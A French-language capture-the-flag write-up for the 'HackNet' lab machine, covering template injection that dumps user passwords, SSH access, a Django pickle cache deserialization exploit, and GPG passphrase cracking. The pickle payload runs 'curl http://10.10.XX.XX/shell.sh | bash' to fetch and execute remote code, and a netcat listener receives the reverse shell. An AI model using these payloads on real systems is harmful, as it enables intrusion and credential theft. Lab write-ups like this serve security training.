

HackNet



Scanning

```
nmap -p- -sVC --min-rate=1000 10.129.70.92 -vvv
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
|_ ssh-hostkey:
|_   256 9562ef973182ffa1c608018c6a0fdc1c (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ8BFa2rPKTgVLDq1GN85n/cGWndJ
63dTBCsAS6v3n8j85AwatuF1UE+C95eEdeMPbZ1t26HrjltEg2Dj+1A2DM=
|_   256 5fbd93102070e609f1ba6a4358864266 (ED25519)
|_ ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIF0SA3zBloIJP6JRvvREkPtPv013BYN+NNzn3kcJj0cH
80/tcp    open  http      syn-ack ttl 63  nginx 1.22.1
|_ http-title: Did not follow redirect to http://hacknet.htb/
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
hacknet.htb
```

Enumeration

HTTP

web enum

HackNet

Social network for hackers

There is no right and wrong. There's only fun and boring

Login

or

Sign Up

Registration



cube@test.com

cube



Sign Up

If you have an account - click [here](#)




Exploitation

User.txt

SSRF

SSRF au niveau du champ 'username' de l'utilisateur :



hacknet.htb/explore

Import bookmarks... Exegol Bookmarks Getting Started

control over temperature settings.

Profile
Contacts
Messages
Search
Explore
Log out

keyword



{{users}}

<script>alert('XSS')</script>

0 likes 1 comments

Sep. 15, 2025



glitch

Fault injection attacks are fascinating. I've been experimenting with voltage glitching on embedded systems to see what I can break. I've managed to bypass authentication on several devices. Writing up a tutorial for anyone interested in this technique.

9 likes 8 comments

Feb. 18, 2025



whitehat

Ethical hacking is about making the digital world a safer place. Just completed a penetration test for a nonprofit organization and identified several critical vulnerabilities. Working with their IT team to get everything patched up—always happy to help make a difference.

15 likes 2 comments

Jan. 27, 2025



cryptoraven

Cryptography is a double-edged sword. I've been finding a flaw in the implementation that could compromise confidentiality.

8 likes 1 comments

Jan. 20, 2025



netninja

hacknet.htb/profile/27

Send Cancel

Request

1 GET /likes/22 HTTP/1.1
2 Host: hacknet.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://hacknet.htb/profile/21
8 X-Requested-With: XMLHttpRequest
9 Connection: keep-alive
10 Cookie: csrfToken=c23vgmEbydGf0M7zHdUf7jCRKMS; sessionId=dytalwsc2yefidJyay2kuxp1f0d
11 Priority: uo
12
13

Response

```
  
</div>  
<div class="likes-review-item">  
  <a href="/profile/3">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/4">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/5">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/6">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/10">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/11">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/12">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/15">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/17">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/18">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/21">  
      
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/media/23.jpg" title="virus_viper">  
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/media/24.jpg" title="brute_force">  
  </a>  
</div>  
<div class="likes-review-item">  
  <a href="/profile/27">  
    , <SocialUser: rootbreaker>, <SocialUser: zero_day>, <SocialUser: cryptoraven>, <SocialUser: bytebandit>, <SocialUser: datadive>, <SocialUser: phreaker>, <SocialUser: netninja>, <SocialUser: darkseeker>, <SocialUser: trojanhorse>, <SocialUser: exploit_wizard>, <SocialUser: whitehat>, <SocialUser: virus_viper>, <SocialUser: brute_force>, <SocialUser: {{users}}>]></a>  
  </div>
```

```
<div class="likes-review-item"><a href="/profile/27">&lt;/div>">
```

```
{{users.<index>.password}}
```



Browse... No file selected.

cube@test.com

{{users.<index>.password}}

☒ Public
☐ 2FA

Save

Si on indique les ID par profiles, peut-être ça nous dump les passwords ?

```
{{users.2.password}}
```

Note

Je n'ai pas la connaissance des ID par utilisateurs, donc je test aléatoirement.

 20 likes
  3 comments
























shadowcaster

Zer0D@yH@ck

Là on a un mot de passe, qui correspond à l'utilisateur :



zero_day




zero_day@hushmail.com

Note

(J'ai obtenu l'username en modifiant la SSRF par .username, de même pour .email)

zero_day / Zer0D@yH@ck / zero_day@hushmail.com






Note

Je suis zero_day !

Il y a pas mal d'utilisateurs, et j'ai remarqué, que backdoor_bandit n'a jamais aimé un post, peut-être c'est jusqu'à cet utilisateur là qu'il faut se rediriger..

Je pense qu'il faut trouver un utilisateur, qui à communiquer avec lui ou quelque chose comme ça :





deepdive@hacknet.htb

D33pD!v3r


Note

je l'ai trouvé suspect car c'est le seul qui à 'hacknet.htb', les autres ont 'darkmail.net'



Bingo, il a liké un post de cet utilisateur, on va ducoup refaire une SSRF :

J'ai trouvé de quoi avoir toutes les infos directement -> {{users.values}}



Profile

(1) Contacts

(1) Messages

Search

Explore

Log out



backdoor_bandit

Specializes in creating and exploiting backdoors in systems. Always leaves a way back in after an attack.

Edit profile

New post

Send

Backdoors are an art form. I've been working on a new technique to implant a backdoor in a system without leaving any obvious traces. It's still in the testing phase, but it's looking promising. Going to refine it and share the details soon.

0 likes

0 comments

Delete

Dec. 24, 2024, 10:31 p.m.

Found an old backdoor in a legacy system that the developers thought they had patched out years ago. Managed to exploit it and gain access to the entire network. It's a reminder that old vulnerabilities never really go away—they just lie dormant, waiting to be rediscovered.

0 likes

0 comments

Delete

Nov. 14, 2024, 6:11 p.m.

Found an old backdoor in a legacy system that the developers thought they had patched out years ago. Managed to exploit it and gain access to the entire network. It's a reminder that old vulnerabilities never really go away—they just lie dormant, waiting to be rediscovered.

0 likes

0 comments

Delete

Nov. 14, 2024, 6:11 p.m.

 Note

'Backdoor found, waiting to be discovered'

On va essayer d'utiliser ses creds pour se connecter au serveur :

mikey@hacknet: ~

[Sep 15, 2025 - 12:18:03 (CEST)] exegol-Release_area /workspace # ssh mikey@10.129.70.92

mikey@10.129.70.92's password:

Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Mon Sep 15 06:18:44 2025 from 10.10.14.165

mikey@hacknet:~\$

ARP spoofing

Reversing

Steganographie

Root

Sandy

/var/www/HackNet/HackNet


```
DATABASES = {  
    'default': {  
        'ENGINE': 'django.db.backends.mysql',  
        'NAME': 'hacknet',  
        'USER': 'sandy',  
        'PASSWORD': 'h@ckn3tDBpa$$',  
        'HOST': 'localhost',  
        'PORT': '3306',  
    }  
}
```

```
[Sep 15, 2025 - 13:52:12 (CEST)] exegol-Release_area /workspace # ssh sandy@10.129.70.92  
sandy@10.129.70.92's password:  
Permission denied, please try again.  
sandy@10.129.70.92's password:
```

Note

J'ai essayé de voir si les identifiants étaient les mêmes pour SSH sur sandy.

```
mysql -u sandy -p'h@ckn3tDBpa$$' -h localhost hacknet
```

```
MariaDB [hacknet]> show databases;
```

```
+-----+  
| Database |  
+-----+  
| hacknet |  
| information_schema |  
| mysql |  
+-----+
```

```

MariaDB [hacknet]> show tables;
+-----+
| Tables_in_hacknet |
+-----+
| SocialNetwork_contactrequest |
| SocialNetwork_socialarticle |
| SocialNetwork_socialarticle_likes |
| SocialNetwork_socialcomment |
| SocialNetwork_socialmessage |
| SocialNetwork_socialuser |
| SocialNetwork_socialuser_contacts |
| auth_group |
| auth_group_permissions |
| auth_permission |
| auth_user |
| auth_user_groups |
| auth_user_user_permissions |
| django_admin_log |
| django_content_type |
| django_migrations |
| django_session |
+-----+

```

Note

Rien de trouvé dans la base de données.

```

CACHES = { 'default': { 'BACKEND':
'django.core.cache.backends.filebased.FileBasedCache', 'LOCATION':
'/var/tmp/django_cache', 'TIMEOUT': 60, 'OPTIONS': {'MAX_ENTRIES': 1000}, } }

```

j'ai demandé à GPT :

Note

- Quand tu visites `/explore` , `/search` , etc., Django crée des fichiers de cache dans `/var/tmp/django_cache/` .
- Ces fichiers contiennent des objets Python picklés.
- Quand Django relit ces fichiers, il fait un `pickle.load()` , donc il **exécute le code que tu y as mis**.

- C'est une désérialisation non sécurisée → parfait pour une RCE.

Note

La logique de l'exploit

1. **Générer un payload pickle** qui exécute une commande arbitraire (ex : un `curl` vers ton serveur avec un reverse shell).

```
import pickle, base64

class Exploit:
    def __reduce__(self):
        import os
        return (os.system, ("curl http://10.10.XX.XX/shell.sh | bash",))

payload = base64.b64encode(pickle.dumps(Exploit()))
print(payload.decode())
```

→ ça te donne une chaîne encodée en base64.

2. **Remplacer les fichiers du cache** par ton payload :

```
for i in $(ls); do
    rm -f $i
    echo '<payload_base64>' | base64 -d > $i
    chmod 777 $i
done
```

(tu remplaces `<payload_base64>` par ce que ton script Python a généré).

3. **Déclencher l'exécution** :

Retourne sur `/explore`, `/search`, etc.

→ Django recharge les fichiers du cache et exécute ton payload.

```
for i in $(ls); do rm -f $i echo
'gASVQwAAAAAAACMBXBvc2l4llwGc3lzdGVtJlJOUjChjdXJsIGh0dHA6Ly8xMC4xMC4xNC4xNj
Uvc2hlbGwuc2ggfCBiYXNoIiwUUpQu' | base64 -d > $i chmod 777 $i done
```

```

nc -l -p 4444
[Sep 15, 2025 - 14:41:00 (CEST)] exegol-Release_area /workspace # nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
ls
Ncat: Connection from 10.129.70.92.
Ncat: Connection from 10.129.70.92:57914.
bash: cannot set terminal process group (24754): Inappropriate ioctl for device
bash: no job control in this shell
sandy@hacknet:/var/www/HackNet$ ls
backups
db.sqlite3
HackNet
manage.py
media
SocialNetwork
static
sandy@hacknet:/var/www/HackNet$

```

Tout à l'heure, j'ai vu dans /var/www/hacknet/backups des backups chiffrés asymétriquement. Il fallait donc la clé pour les déchiffrer et ensuite tenter de cracker le .pgp. Sur l'utilisateur mikey, je n'avais rien trouvé, mais ici, sur sandy regardez :

Note

Dans /home/sandy, on avait un dossier intéressant, qui dedans possédait le fichier de la clé asymétrique, je l'ai importé localement, puis :

```
gpg --import @key.asc
```

```

Please enter the passphrase to import the OpenPGP secret key:
"Sandy (My key for backups) <sandy@hacknet.htb>"
1024-bit RSA key, ID D72E5C1FA19C12F7,
created 2024-12-29.

```

```

Passphrase: _____
                <OK>                                <Cancel>

```

On va craquer le mot de passe avec john :

```
gpg2john @key.asc > gpg.hash
```

```
[Sep 15, 2025 - 15:01:59 (CEST)] exegol-Release_area /workspace # john --wordlist=`fzf-wordlists` gpq.hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpq, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all load
ed hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camell
ia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
sweetheart (Sandy)
1g 0:00:00:01 DONE (2025-09-15 15:02) 0.5747g/s 248.3p/s 248.3c/s 248.3C/s gandako..nicole1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[Sep 15, 2025 - 15:02:14 (CEST)] exegol-Release_area /workspace #
```

gpq --import @key.asc

```
[Sep 15, 2025 - 15:04:19 (CEST)] exegol-Release_area /workspace # gpq --import armored_key.asc
gpq: key D72E5C1FA19C12F7: "Sandy (My key for backups) <sandy@hacknet.htb>" not changed
gpq: key D72E5C1FA19C12F7: secret key imported
gpq: Total number processed: 1
gpq: unchanged: 1
gpq: secret keys read: 1
gpq: secret keys imported: 1
```

gpq --batch --yes --passphrase "sweetheart" --decrypt backup02.sql.gpq > backup02.sql

```
root@exegol-Release_area /workspace
[Sep 15, 2025 - 15:05:14 (CEST)] exegol-Release_area /workspace # gpq --batch --yes --passphrase "sweethea
rt" --decrypt backup02.sql.gpq > backup02.sql

gpq: encrypted with 1024-bit RSA key, ID FC53AFB0D6355F16, created 2024-12-29
"Sandy (My key for backups) <sandy@hacknet.htb>"
